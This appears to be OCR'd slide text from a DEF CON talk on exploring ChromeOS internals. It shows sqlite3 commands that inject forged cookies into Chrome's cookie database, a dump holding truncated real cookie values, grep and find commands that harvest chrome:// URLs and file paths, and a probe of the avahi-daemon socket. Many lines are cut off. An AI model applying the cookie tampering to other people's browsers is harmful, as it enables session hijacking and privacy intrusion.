CREATE TABLE masked_credit_cards (id VARCHAR,status VARCHAR,name_on_card VARCHAR,network VARCHAR,last_four VARCHAR,exp_month INTEGER
 INTEGER DEFAULT 0, bank_name VARCHAR, type INTEGER DEFAULT 0);
INSERT INTO "masked_credit_cards" VALUES('InstrumentData:[redacted]','OK','Jam[redacted],'visaCC',[redacted]'',0);
CREATE TABLE unmasked_credit_cards (id VARCHAR,card_number_encrypted VARCHAR, use_count INTEGER NOT NULL DEFAULT 0, use_date INTEGER
, unmask_date INTEGER NOT NULL DEFAULT 0);
CREATE TABLE server_card_metadata (id VARCHAR NOT NULL,use_count INTEGER NOT NULL DEFAULT 0, use_date INTEGER NOT NULL DEFAULT 0, bil
RCHAR);
INSERT INTO "server_card_metadata" VALUES('InstrumentData[redacted]',1,[redacted],'1');
```


Cookie Baking

https://www.coalfire.com/the-coalfire-blog/epic-holiday-cookie-baking


"If the cookie we want to write exists already, we can just delete it first and then inject ours into the cookie jar."




```
chronos@localhost ~ $ sqlite3 Cookies
SQLite version 3.8.6 2014-08-15 11:46:33
Enter ".help" for usage hints.
sqlite> .tables
cookies  meta
sqlite> 
```



```
sqlite> INSERT INTO "cookies" VALUES(13296795399479790,'.lostrabbitlabs.com','LRLUZHERE','','/'
cookievalue0123456789=',0);
```



```
sqlite>
sqlite> INSERT INTO "cookies" VALUES(13298795399479790,'.lostrabbitlabs.com','LRLWUZHERE2','','/'
82C25C9639C9825EFCCF71CDAC5F7A6CBEC07A44FA54521C3D62C1634A6FB35D7CBCFF63F259A3CA6497DF3BF3C64485D
```




lostrabbitlabs.com locally stored data

LRLUZHERE

LRLWUZHERE2

Allways chek for speling erors




```
INSERT INTO "cookies" VALUES(13296795397479790,'.docs[redacted]om','CON[redacted]SS','','/doc[redacted]
0,1,1,132967[redacted]
EF5F9EF850C6[redacted]
B0FDD6C73901[redacted]
INSERT INTO "cookies" VALUES(13296795399479790,'.lostrabbitlabs.com','LRLUZHERE','','/',13396798
lue0123456789=',0);
INSERT INTO "cookies" VALUES(13296795495458725,'.google.com','NID','','/',13312606695458725,1,1,
3304C0912[redacted]
23E38D5AF[redacted]
FA20F1469[redacted]
INSERT INTO "cookies" VALUES(13[redacted]6490,0,
5189FD92F53386C77A156FA0897E4A6[redacted]54C3BD
INSERT INTO "cookies" VALUES(13[redacted]328332
8C9599F4E7D776C01289499F7064B57[redacted]FE4C5D
INSERT INTO "cookies" VALUES(13298795399479790,'.lostrabbitlabs.com','LRLWUZHERE2','','/',133967
39C9825EFCC[redacted]7F
13C759991AC[redacted]A6D
534FFC7C925[redacted]D8
CREATE INDEX domain ON cookies(host_key);
CREATE INDEX is_transient ON cookies(persistent) where persistent != 1;
COMMIT;
```

chrome:// URL Discovery

HIGH SCORE 31300

List Available URLs: chrome://about
Find Available URLs: grep -Eoira '(chrome)://[^/"]+' 2>/dev/null


Network Action Predictor:
Type one (1) letter at a time after "chrome://" to see all URLs



Chrome | chrome://about

List of Chrome URLs

- chrome://about
- chrome://accessibility
- chrome://appcache-internals
- chrome://blob-internals
- chrome://bluetooth-internals
- chrome://bookmarks
- chrome://cache
- chrome://certificate-manager
- chrome://chrome
- chrome://chrome-urls
- chrome://components
- chrome://crashes
- chrome://credits
- chrome://cryptohome
- chrome://device-log
- chrome://devices
- chrome://dino
- chrome://discards
- chrome://dns
- chrome://download-internals
- chrome://downloads
- chrome://drive-internals
- chrome://extensions
- chrome://first-run
- chrome://flags




Chrome | chrome://system


About System *System diagnostic data*

Details [Expand all...] [Collapse all...]


CHROME VERSION	65.0.3325.209
CHROMEOS_ARC_STATUS	disabled
CHROMEOS_AUSERVER	https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID	{6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID	{90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER	
CHROMEOS_FIRMWARE_VERSION	Google_Butterfly.2788.39.0
CHROMEOS_RELEASE_APPID	{6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD	butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER	67
CHROMEOS_RELEASE_BUILDER_PATH	butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER	10323
CHROMEOS_RELEASE_BUILD_TYPE	Official Build
CHROMEOS_RELEASE_CHROME_MILESTONE	65
CHROMEOS_RELEASE_DESCRIPTION	10323.67.9 (Official Build) stable-channel butterfly
CHROMEOS_RELEASE_NAME	Chrome OS
CHROMEOS_RELEASE_PATCH_NUMBER	9
CHROMEOS_RELEASE_TRACK	stable-channel
CHROMEOS_RELEASE_VERSION	10323.67.9
CLIENT_ID	<empty>
DEVICETYPE	CHROMEBOOK
ENTERPRISE_ENROLLED	Not managed
GOOGLE_RELEASE	10323.67.9




- chrome://os-credits
- chrome://password-manager-internals
- chrome://policy
- chrome://power
- chrome://predictors
- chrome://print
- chrome://quota-internals
- chrome://safe-browsing
- chrome://sandbox
- chrome://serviceworker-internals
- chrome://settings
- chrome://signin-internals
- chrome://site-engagement
- chrome://suggestions
- chrome://supervised-user-internals
- chrome://sync-internals
- chrome://system
- chrome://taskscheduler-internals
- chrome://terms
- chrome://thumbnails
- chrome://tracing
- chrome://translate-internals
- chrome://usb-internals
- chrome://user-actions
- chrome://version
- chrome://view-http-cache
- chrome://webrtc-internals
- chrome://webrtc-logs




```
chronos@localhost /home $ grep -Eoira '(chrome)://[^/"]+' 2>/dev/null
user/6801efc7b585c3a4afbdd42225f910563405b404/Preferences:chrome://resources
user/6801efc7b585c3a4afbdd42225f910563405b404/Preferences:chrome://theme
```



```
google/chrome/chrome:chrome://inspect
google/chrome/chrome:chrome://interstitials
google/chrome/chrome:chrome://md-user-manager
google/chrome/chrome:chrome://media-router
google/chrome/chrome:chrome://newtab
google/chrome/chrome:chrome://policy
google/chrome/chrome:chrome://print
google/chrome/chrome:chrome://quit
google/chrome/chrome:chrome://restart
google/chrome/chrome:chrome://settings
google/chrome/chrome:chrome://settings
google/chrome/chrome:chrome://suggestions
google/chrome/chrome:chrome://terms
google/chrome/chrome:chrome://theme
google/chrome/chrome:chrome://thumb
google/chrome/chrome:chrome://version
google/chrome/chrome:chrome://welcome
```



```
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://resources
google/chrome/resources.pak:chrome://network-error
google/chrome/resources.pak:chrome://bluetooth-pairing
google/chrome/resources.pak:chrome://settings
google/chrome/resources.pak:chrome://bluetooth-pairing
google/chrome/resources.pak:chrome://settings
google/chrome/resources.pak:chrome://cast
google/chrome/resources.pak:chrome://media-router
google/chrome/resources.pak:chrome://cast
google/chrome/resources.pak:chrome://extensions-frame
google/chrome/resources.pak:chrome://extensions
google/chrome/resources.pak:chrome://chrome-signin
google/chrome/resources.pak:chrome://media-router
google/chrome/resources.pak:chrome://mobilesetup
google/chrome/resources.pak:chrome://oobe
```



Chrome | chrome://net-export

Capture Network Log


[Start Logging to Disk]

Click the button to start logging future network activity to a file on disk.

OPTIONS: This section should normally be left alone.

● Strip private information
○ Include cookies and credentials
○ Include raw bytes (will include cookies and credentials)

Maximum log size (megabytes): 100 (Blank means unlimited).



Chrome | chrome://net-internals/#chromeos

capturing events (8944)

Import ONC file

Import ONC File [Choose File] No file chosen

Store Logs

[Store Debug Logs] Created log file: debug-logs_20220528-185443

Network Debugging

Select interface for debugging

[Wi-Fi] [Ethernet] [Cellular] [WiMAX] [None]

Debug mode is changed to wifi


HIGH SCORE
31330

UI FILESYSTEM ACCESS

file:///dir/filename.ext

Collect All Dirs/Files: find / > /tmp/allfiles.txt


Fuzz Chrome for URLs: fuzzy ducky / picoducky
(Visit URL, Create screenshot, Repeat for all URLs)



Index of /home/chronos/user/Downloads/

[parent directory]


Name	Size	Date Modified
Screenshot 2022-07-22 at 9.22.06 AM.png	43.4 kB	7/22/22, 9:22:06 AM
Screenshot 2022-07-22 at 9.22.12 AM.png	59.8 kB	7/22/22, 9:22:12 AM
Screenshot 2022-07-22 at 9.22.35 AM.png	124 kB	7/22/22, 9:22:35 AM



Index of /media/removable/

[parent directory]


Name	Size	Date Modified
CIRCUITPY/		
SDCARD/		




Index of /var/log/

[parent directory]

Name	Size	Date Modified
chrome/		7/22/22, 2:39:37 AM
metrics/		7/22/22, 2:39:32 AM
power_manager/		7/22/22, 2:39:36 AM
ui/		7/22/22, 2:39:36 AM
update_engine/		7/22/22, 2:39:40 AM
vmlog/		7/22/22, 2:39:46 AM
authpolicy.1.log	0 B	7/21/22, 12:13:54 AM
authpolicy.2.log	0 B	7/18/22, 8:41:13 PM
authpolicy.3.log	0 B	7/18/22, 6:46:51 PM
authpolicy.4.log	0 B	7/17/22, 3:59:06 PM
authpolicy.5.log	0 B	7/15/22, 8:08:04 PM
authpolicy.log	0 B	7/22/22, 2:39:35 AM
bios_info.txt	6.3 kB	7/22/22, 2:39:45 AM
bios_times.txt	1.3 kB	7/22/22, 2:39:45 AM
boot.log	0 B	7/22/22, 2:39:35 AM
clobber-state.log	6.6 kB	7/15/22, 6:38:00 PM
clobber.log	173 B	7/15/22, 6:38:00 PM
debug_vboot_noisy.log	44.2 kB	7/22/22, 2:40:40 AM
ec_info.txt	87 B	7/22/22, 2:39:45 AM
eventlog.txt	11.0 kB	7/22/22, 9:11:03 AM
laptopmode.log	0 B	7/22/22, 2:39:35 AM
memory_spd_info.txt	425 B	7/22/22, 2:39:41 AM
messages	1.3 MB	7/22/22, 9:21:08 AM




```
Running /usr/bin/dev_debug_vboot
+ date
Sat May 28 11:00:14 MDT 2022
# DEV_DEBUG_FORCE=()
# OPT_CLEANUP=(yes)
# OPT_BIOS=()
# OPT_FORCE=()
# OPT_IMAGE=()
# OPT_KERNEL=()
# FLAG_SAVE_LOG_FILE=(yes)
+ crossystem --all
arch                    = x86                        # Platform architecture
backup_nvram_request    = 1                          # Backup the nvram somewhere at the next boot. Cleared on success.
battery_cutoff_request = 0                           # Cut off battery and shutdown on next boot.
block_devmode           = 0                          # Block all use of developer mode
clear_tpm_owner_request = 0                           # Clear TPM owner on next boot
clear_tpm_owner_done    = 1                          # Clear TPM owner done
cros_debug              = 0                          # OS should allow debug features
dbg_reset               = 0                          # Debug reset mode request (writable)
debug_build             = 0                          # OS image built for debug features
dev_boot_usb            = 0                          # Enable developer mode boot from USB/SD (writable)
dev_boot_legacy         = 0                          # Enable developer mode boot Legacy OSes (writable)
dev_boot_signed_only    = 0                          # Enable developer mode boot only from official kernels (writable)
dev_default_boot        = disk                       # default boot from legacy or usb (writable)
devsw_boot              = 0
devsw_cur               = 0
disable_dev_request     = 0
ecfw_act                = RW
fmap_base               = 0x00610000
fwb_tries               = 0
fw_vboot2               = 0
fwid                    = Google_Butterfly.2788.39.0
fwupdate_tries          = 0
fw_tried                = A
fw_try_count            = 0
fw_try_next             = A
fw_result               = unknown
fw_prev_tried           = A
```



Index of /tmp/

[parent directory]

Name	Size	Date Modified
.com.google.Chrome.sVyDW9/		4/24/22, 6:07:11 PM
.com.google.Chrome.y3zSBD/		4/24/22, 6:05:44 PM
disk-boot-complete	99 B	4/24/22, 6:05:50 PM
disk-chrome-exec	198 B	4/24/22, 6:07:11 PM
disk-chrome-main	198 B	4/24/22, 6:07:11 PM
disk-lockbox-cache-end	99 B	4/24/22, 6:05:42 PM
disk-lockbox-cache-start	99 B	4/24/22, 6:05:42 PM
disk-login-prompt-visible	99 B	4/24/22, 6:05:50 PM
disk-login-success	99 B	4/24/22, 6:07:10 PM
disk-login-wait-for-signin-state-initialize	99 B	4/24/22, 6:07:00 PM
disk-network-wifi-association	99 B	4/24/22, 6:06:46 PM
disk-network-wifi-configuration	99 B	4/24/22, 6:06:46 PM
disk-network-wifi-online	99 B	4/24/22, 6:06:47 PM
disk-network-wifi-ready	99 B	4/24/22, 6:06:47 PM
disk-post-startup	99 B	4/24/22, 6:05:40 PM
disk-pre-startup	99 B	4/24/22, 6:05:39 PM
disk-shill-start	99 B	4/24/22, 6:05:53 PM
firmware-boot-time	5 B	4/24/22, 6:05:52 PM
mount-encrypted.log	1.4 kB	4/24/22, 6:05:42 PM
Screenshot 2022-04-24 at 5.06.28 PM.png	214 kB	4/24/22, 6:06:29 PM
uptime-boot-complete	11 B	4/24/22, 6:05:50 PM



```
[1:1:0722/023937.934916:VERBOSE1:zygote_main_linux.cc(602)] ZygoteMain: initializing 2 fork delegates
[838:838:0722/023937.974539:VERBOSE1:drm_device_handle.cc(83)] Succeeded authenticating /dev/dri/card0 in 0 ms with 1 attempt(s)
[838:838:0722/023938.052126:WARNING:install_attributes.cc(94)] Install attributes missing, first sign in
[838:931:0722/023938.187962:WARNING:accelerometer_reader.cc(246)] Accelerometer device directory is empty at /dev/cros-ec-accel
[838:838:0722/023938.190377:VERBOSE1:update_display_configuration_task.cc(69)] OnDisplaysUpdated: new_display_state=SINGLE new_power_state=ALL_ON flags=1
force_configure=1 display_count=1
[838:838:0722/023938.190471:VERBOSE1:display_configurator.cc(212)] EnterState: display=SINGLE power=ALL_ON
[838:838:0722/023938.190530:VERBOSE1:display_configurator.cc(1062)] OnConfigured: success=1 new_display_state=SINGLE new_power_state=ALL_ON
[838:929:0722/023938.196660:WARNING:name_value_pairs_parser.cc(55)] Key block_devmode already has value (error), ignoring new value: 0
[838:929:0722/023938.197261:WARNING:name_value_pairs_parser.cc(55)] Key ubind_attribute already has value
24822bb8be8b4349cae4d01dc2edfd8eee4fa4e33fcdc4ad028bed1bc709386069df7d6c, ignoring new value: 24822bb8be8b4349cae4d01dc2edfd8eee4fa4e33fcdc4ad028bed1bc709386069df7d6c
[838:929:0722/023938.197315:WARNING:name_value_pairs_parser.cc(55)] Key gbind_attribute already has value
4731e5d735bcf1a904f9bd9ba57b31c4b6f81ae2e1ffea64b26a73f43b48854bb6564744, ignoring new value: 4731e5d735bcf1a904f9bd9ba57b31c4b6f81ae2e1ffea64b26a73f43b48854bb6564744
[838:929:0722/023938.197392:WARNING:name_value_pairs_parser.cc(55)] Key model_name already has value HP Pavilion Chromebook 14, ignoring new value: HP Pavilion
Chromebook 14
```

Avahi-Daemon GFY!

HIGH SCORE
31337

1. Locate 'avahi-daemon' socket in /run/avahi-daemon

2. Connect to socket using:


   curl –unix-socket socket http://localhost

3. Receive error guiding us to use the 'HELP' command (using HTTP verb):


   curl –unix-socket socket http://localhost -X HELP

4. Additional commands are provided. Google search reveals the Github repository, and a quick source code review reveals…

   if (strcmp(cmd, "FUCK") == 0 && n_args == 1)



```
chronos@localhost /run/avahi-daemon $ pwd
/run/avahi-daemon
chronos@localhost /run/avahi-daemon $ ls -al
total 4
drwxr-xr-x  2 avahi avahi  80 May 28 23:01 .
drwxr-xr-x 30 root  root  680 May 28 23:22 ..
-rw-r--r--  1 avahi avahi   5 May 28 23:01 pid
srwxrwxrwx  1 avahi avahi   0 May 28 23:01 socket
chronos@localhost /run/avahi-daemon $ curl --unix-socket socket http://localhost
-21 Invalid command "GET", try "HELP".
chronos@localhost /run/avahi-daemon $ curl --unix-socket socket http://localhost -X HELP
+ Available commands are:
+       RESOLVE-HOSTNAME <hostname>
+       RESOLVE-HOSTNAME-IPV6 <hostname>
+       RESOLVE-HOSTNAME-IPV4 <hostname>
+       RESOLVE-ADDRESS <address>
+       BROWSE-DNS-SERVERS
+       BROWSE-DNS-SERVERS-IPV4
+       BROWSE-DNS-SERVERS-IPV6
```



https://github.com/lathiat/avahi/blob/master/avahi-daemon/simple-protocol.c

```
    if (strcmp(cmd, "HELP") == 0) {
        client_output_printf(c,
                             "+ Available commands are:\n"
                             "+      RESOLVE-HOSTNAME <hostname>\n"
                             "+      RESOLVE-HOSTNAME-IPV6 <hostname>\n"
                             "+      RESOLVE-HOSTNAME-IPV4 <hostname>\n"
                             "+      RESOLVE-ADDRESS <address>\n"
                             "+      BROWSE-DNS-SERVERS\n"
                             "+      BROWSE-DNS-SERVERS-IPV4\n"
                             "+      BROWSE-DNS-SERVERS-IPV6\n");
        c->state = CLIENT_DEAD; }
    else if (strcmp(cmd, "FUCK") == 0 && n_args == 1) {
        client_output_printf(c, "+ FUCK: Go fuck yourself!\n");
        c->state = CLIENT_DEAD;
    } else if (strcmp(cmd, "RESOLVE-HOSTNAME-IPV4") == 0 && n_args == 2) {
        c->state = CLIENT_RESOLVE_HOSTNAME;
        if (!(c->host_name_resolver = avahi_s_host_name_resolver_new(avahi_server,
            goto fail;
```


R.I.P. Ray Liotta (1954 - 2022)

💩

https://github.com/lathiat/avahi/blob/master/avahi-daemon/simple-protocol.c


HIGH SCORE
31337

GAME OVER



You fling yourself through the portal, hoping to get through fast enough to avoid being in the two places at once. But as your legs run forward, your head and shoulders are wrenched behind you. In a whirlpool of time, moving backward, and at the same time forward, you are swept into eternity.

The End



Thank you D3FC0N!

Jimi Allee (jimi2x)
Lost Rabbit Labs (CEO)
allee@lostrabbitlabs.com
@jimi2x303